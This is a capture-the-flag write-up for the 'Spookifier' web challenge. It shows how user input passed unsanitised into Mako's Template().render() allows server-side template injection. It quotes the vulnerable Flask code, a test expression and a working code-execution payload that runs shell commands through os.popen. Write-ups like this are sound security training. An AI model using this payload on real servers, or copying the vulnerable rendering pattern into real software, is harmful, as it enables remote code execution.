Spookifier

21th Oct 2022 / D22.102.81

Prepared By: Xclow3n

Challenge Author(s): Xclow3n

Difficulty: Easy

Classification: Official

Synopsis

- The challenge involves exploiting a Server-Side Template Injection in the Python `mako` library.

Skills Required

- Basic understanding of Python.


Skills Learned

- Exploiting Server-Side Template Injection in Python.


Solution

Application Overview

Visiting the application homepage displays a form to submit our name:



Submitting any text generates variations of the exact text in different font styles:



That's pretty much all the features in this web application.

Exploiting Server Side Template Injection

Since we have the application's source code, we can look at how the application changes the fonts. There is only one route defined in the `application/blueprints/routes.py`:

```
@web.route('/')
def index():
    text = request.args.get('text')
    if(text):
        converted = spookify(text)
        return render_template('index.html',output=converted)

    return render_template('index.html',output='')
```

The `GET` parameter text is passed to the `spookify` function defined in `application/util.py`:

```
def spookify(text):
    converted_fonts = change_font(text_list=text)

    return generate_render(converted_fonts=converted_fonts)
```

The text value is then passed to the `change_font` function and finally `generate_render` is called with the result:


```
def generate_render(converted_fonts):
    result = '''
        <tr>
            <td>{0}</td>
        </tr>

        <tr>
            <td>{1}</td>
        </tr>

        <tr>
            <td>{2}</td>
        </tr>

        <tr>
            <td>{3}</td>
        </tr>

    '''.format(*converted_fonts)

    return Template(result).render()

def change_font(text_list):
    text_list = [*text_list]
    current_font = []
    all_fonts = []

    add_font_to_list = lambda text,font_type : (
        [current_font.append(globals()[font_type].get(i, ' ')) for i in text],
all_fonts.append(''.join(current_font)), current_font.clear()
        ) and None

    add_font_to_list(text_list, 'font1')
    add_font_to_list(text_list, 'font2')
    add_font_to_list(text_list, 'font3')
    add_font_to_list(text_list, 'font4')

    return all_fonts
```

The `change_font` function works like the following:


1. Converts the user input text into a list of characters.
2. Finds each character from the list in four different dictionaries and then adds the result in a list named `current_font`.

3. The `current_font` list is then combined into a string and append to a list named `all_fonts`.
4. Returns the `all_fonts` list which contains the generated variations.

The `generate_render` function from the Mako template engine is used to generate an HTML table with the resultant list:




Since the user-supplied content is not sanitized, we can inject template literals and achieve Server Side Template Injection (SSTI). We can verify this by submitting the following template expression `${7*7}`:



The result shows the evaluated template expression value. We can find a working proof-of-concept payload for code execution in via SSTI in the PayloadAllTheThings repository that states we can access the `os` module from TemplateNamespace:

```
${self.module.cache.util.os.popen('whoami').read()}
```

Submitting the above expression as text displays the executed command output:



We can now read the challenge flag from `/flag.txt` to complete the quest for this challenge.